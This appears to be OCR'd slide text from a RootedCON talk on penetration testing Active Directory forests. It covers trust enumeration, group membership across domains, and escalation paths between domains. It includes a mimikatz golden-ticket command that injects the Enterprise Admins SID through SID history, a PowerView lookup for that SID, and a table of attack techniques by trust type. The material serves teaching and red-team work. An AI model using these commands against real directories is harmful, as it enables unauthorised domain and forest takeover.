
SID HISTORY HOPPING/EXPLOITATION





```
mimikatz.exe "kerberos::golden
/domain:CHILD_DOMAIN_FQDN
/sid:CHILD_DOMAIN_SID
/krbtgt:CHILD_DOMAIN_KRBTGT_NT_HASH
/user:USERNAME
/sids:ENTERPRISE_ADMINS_GROUP_SID
/ptt"
```

Get it with PowerView:
ConvertTo-SID -ObjectName "Enterprise Admins" -Domain ROOT_DOMAIN_FQDN



```
PS C:\Users\cordoba\Desktop>
PS C:\Users\cordoba\Desktop> _
```

DEMO

PENTESTING

ACTIVE DIRECTORY FORESTS

No Domain-Admin… No fun?

/Rooted CON

ciyinet

EXPLOITATION PATH

- Having **Domain-Admin-level** in the domain you are:

Source (attacker's location)	Target domain	Technique to use	Trust relationship
Root	Child	• Golden Ticket + Enterprise Admins group	Inter-realm (2-way)
Child	Child	• SID History exploitation	Inter-realm Parent-Child (2-way)
Child	Root	• SID History exploitation	Inter-realm Tree-Root (2-way)
Forest A	Forest B	• Printer bug + Unconstrained Delegation **?**	Intra-realm Forest or External trust (2-way)

- **Not having** Domain-Admin-level on the current domain:

Reconnaissance + Exploitation


(and always depending on type of trusts, direction and transitivy)

RECONNAISSANCE

1. Enumerate trusts the current domain has and also trusts the other domains have
2. Enumerate objects:
   a. Enumerate security principals (i.e. users, groups, computers) in the current domain that have access to resources in another domain
   b. Enumerate groups that have users from another domain
3. Map exploitation path: what accounts need to be compromised to move from the current position to the target


References:
http://www.harmj0y.net/blog/redteaming/a-guide-to-attacking-domain-trusts/

1. TRUSTS ENUMERATION



Forest CANETE


canete.local



```
PS C:\Users\Administrator\Desktop>
PS C:\Users\Administrator\Desktop> wmic computersystem get domain
Domain
canete.local

PS C:\Users\Administrator\Desktop>
PS C:\Users\Administrator\Desktop> . .\PowerView.ps1
```

DEMO

1. TRUSTS ENUMERATION



2. OBJECT ENUMERATION

Security principals (users/groups) can be configured to have access to resources in another domain as:

- Members of a **local group** in foreign machines
  - Look for foreign local group membership
- Members of a **domain group** in a foreign domain
  - Look for foreign domain group membership
- Principals in **ACEs** in a DACL
  - Look for foreign security principals in ACE in a foreign domain

TYPE OF GROUPS

Group	Visibility (available to)	Can have members from			
		Same domain	Other domains in same forest	Domains outside the forest (forest or external trust)	**Functional memberships**
Local	Local	- Users - Computers - Domain local groups - Global groups - Universal groups	- Users - Computers - Global groups - Universal groups	- Users - Computers - Global groups	- Users in the same forest - Users in other forests (foreign security principals)
AD Domain local	Domain (Cannot be used outside the domain they've been created in)	- Users - Computers - Other Domain local groups - Global groups - Universal groups	- Users - Computers - Global groups - Universal groups	- Users - Computers - Global groups	- Users in the same forest - Users in other forests (foreign security principals)
AD Global	Forest(s)	- Users - Computers - Other Global groups	None	None	Cannot have users of other domains
AD Universal	Forest(s) (Stored within the Global Catalog)	- Users - Computers - Global groups - Other Universal groups	- Users - Computers - Global groups - Other Universal groups	None	Users in the same forest

References:
https://www.youtube.com/watch?v=aPh8_RB8XEU

FOREIGN LOCAL GROUP MEMBERSHIP

